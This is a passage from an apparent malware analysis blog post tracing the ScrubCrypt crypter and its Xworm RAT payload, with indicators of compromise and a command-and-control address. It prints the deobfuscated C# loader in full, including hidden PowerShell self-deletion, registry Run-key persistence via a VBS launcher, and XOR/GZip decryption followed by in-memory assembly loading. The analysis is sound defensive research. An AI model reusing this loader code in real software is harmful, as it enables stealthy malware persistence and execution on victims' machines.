    private static void Main()
    {
        Process currentProcess = Process.GetCurrentProcess();
        File.SetAttributes(currentProcess.MainModule.FileName, FileAttributes.Hidden | FileAttributes.System);
        string text = currentProcess.MainModule.FileName.Replace(".bat.exe", ".bat");
        c000002.m000002(currentProcess.Id);
        bool flag;
        c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
        if (!flag)
        {
            Environment.Exit(1);
        }
        if (!c000002.m000007(Path.ChangeExtension(text, null)))
        {
            c000002.m000003(text);
        }
        byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
        MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
        try
        {
            entryPoint.Invoke(null, new object[] { new string[0] });
        }
        catch
        {
            entryPoint.Invoke(null, null);
        }
    }
```

Post Deobfuscation Binary

Persistence & Execution

Now that we have the clean code, we can go through what the binary actually does, firstly thing that I've noticed (that eventually led me to finding the ScrubCrypt origin) is the name of the binary `SCRUBCRYPT`



ScrubCrypt Binary Name

After that I've started to searching for it's origin but this will be explained later. The binary does two main things:

Persistence: Once the program executed it will create a powershell task to delete the binary file from the victim's computer once the execution of the program is done. Then the program creates a Mutex (`iJOMzLdJpA`, if the mutex already taken it will terminate itself) The program will then lookup in the registry and in the startup folder whether or not a persistence for the binary was already made. If the program couldn't find any persistence related to the binary it will create its own persistence by creating two files in the **appdata folder** one file is a **.bat** file with the content of the initial batch file and second file which is a **.vbs** file that will execute the **.bat** file; a registry key will be created under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` which will execute the **.vbs** file once the system is rebooted, the mutex then will be released and the program will execute itself again.

```
private static void m000002(int p0)
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "\"$a = [System.Diagnostics.Process]::GetProcessById(" + p0 + ");$b = $a.MainModule.FileName;$a.WaitForExit();Remove-Item -Force -Path $b;\"",
        WindowStyle = ProcessWindowStyle.Hidden,
        FileName = "powershell.exe",
        UseShellExecute = true
    });
}
```

PowerShell Task

```
bool flag;
c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
if (!flag)
{
    Environment.Exit(1);
}
```

Mutex Creation

```
private static bool m000007(string p0)
{
    foreach (string text in new string[] { "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce" })
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text))
        {
            foreach (string text2 in registryKey.GetValueNames())
            {
                if (((string)registryKey.GetValue(text2)).Contains(p0))
                {
                    return true;
                }
            }
        }
    }
    return p0.IndexOf(Environment.GetFolderPath(Environment.SpecialFolder.Startup), StringComparison.OrdinalIgnoreCase) == 0;
}
```

Checks For Previous Execution

```
private static void m000003(string p0)
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.bat";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.vbs";
    File.WriteAllText(text2, "CreateObject(\"WScript.Shell\").Run \"\"\"" + text + "\"\"\",0,False");
    string text3 = "wscript.exe \"" + text2 + "\"";
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    registryKey.SetValue("RurtimeBroker_dEwbycmIkb", text3);
    registryKey.Dispose();
    if (p0.IndexOf(text, StringComparison.OrdinalIgnoreCase) == 0)
    {
        return;
    }
    File.Copy(p0, text, true);
    c000002.f000001.Dispose();
    Process.Start(text2);
    Environment.Exit(1);
}
```

Persistence Creation

Execution: After the program was restarted and confirmed its own persistence it will execute the final payload which is stored encrypted in the binary resources. The encrypted data is simply **Xor'ed** with a **32 byte long key** (in this case: `aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId`); After the xor operation the program will decompress the payload out of the xor'ed archive. Then the program will load the final payload and invoke its `EntryPoint.`

```
byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
private static byte[] m000006(string p0)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    MemoryStream memoryStream = new MemoryStream();
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(p0);
    manifestResourceStream.CopyTo(memoryStream);
    manifestResourceStream.Dispose();
    byte[] array = memoryStream.ToArray();
    memoryStream.Dispose();
    return array;
}
```

Resource Fetching Function

```
private static byte[] m000004(byte[] p0, string p1)
{
    for (int i = 0; i < p0.Length; i++)
    {
        p0[i] = (byte)((char)p0[i] ^ p1[i % p1.Length]);
    }
    return p0;
}
private static byte[] m000005(byte[] p0)
{
    MemoryStream memoryStream = new MemoryStream(p0);
    MemoryStream memoryStream2 = new MemoryStream();
    GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
    gzipStream.CopyTo(memoryStream2);
    gzipStream.Dispose();
    memoryStream2.Dispose();
    memoryStream.Dispose();
    return memoryStream2.ToArray();
}
```

Xor Operation & Decomperssion

```
MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[] { new string[0] });
}
catch
{
    entryPoint.Invoke(null, null);
}
```

EntryPoint Invocation

I've created a small script that will extract the resource from the binary, xor it and will save the final payload archive:

```
import dnfile

from binascii import hexlify


FILEPATH = '/Users/igal/malwares/Scrub Crypt/4 - scrubcrypt binary.bin'

XOR_KEY = 'aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId'


def xor_helper(to_xor, key):

key_len = len(key)

decoded = []

for i in range(0,len(to_xor)):

decoded.append(to_xor[i] ^ key[i % key_len])
```

```
return bytes(decoded)


pe = dnfile.dnPE(FILEPATH)


for rsrc in pe.net.resources:

rsrc_data = xor_helper(rsrc.data, XOR_KEY.encode())

file_path = '/Users/igal/malwares/Scrub Crypt/final_payload'

fo = open('{0}.gz'.format(file_path),'wb').write(rsrc_data)
```


The Final Payload

The purpose of the blog is mainly to cover the crypter but because the final payload being delivered by the crypter is pretty unknown we will cover it in few sentences.

Static Information


Sha256: 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6

VT Detection: 41/71 (Link)




VT Incrimination

Opening the binary in DnSpy we can see that the binary name is `XWormClient`




XwormClient

By quick analyzing it, the malware is `Xworm RAT` which being sold on underground forums for a price tag of **100$**



Xworm Selling Site


The malware is created by the **EvilCoder Project** and their post thread can be found in Cracked.io forum:



Xworm Selling Thread


ScrubCrypt Origin

Now that we've covered the campaign, we can talk about the origin of the crypter. The crypter is being sold on Hackforums (as mentioned on the beginning of the blog) for about **40$** (for 1 month sub) When I was investigating **ScrubCrypt** I was suspecting that the crypter is a simple copycat of a well known Batchfuscator crypter **Jlaive** (Github). After reading some customers comments on the Hackforums post I've stumbled upon this comment:



Customer Comment

Which followed up with answer from **Chash** (Jlaive crypter developer):



Jlaive Developer Response

Conclusion

In this blogpost we went over the execution pattern of the recent rebranded Jlaive crypter, which eventually executes a RAT type malware from the Xworm family. ScrubCrypt was created for marketing reasons and keeping the name of the "Jlaive" crypter alive.

IOC's

Samples:

LEPRFQAV04,pdf.001 - 28d6b3140a1935cd939e8a07266c43c0482e1fea80c65b7a49cf54356dcb58bc
LEPRFQAV04,pdf.bat - 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578
amsi & etw.bin - 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1
scrubcrypt binary.bin - ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a
xworm.bin - 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6

C2:

hurricane.ydns.eu:2311

References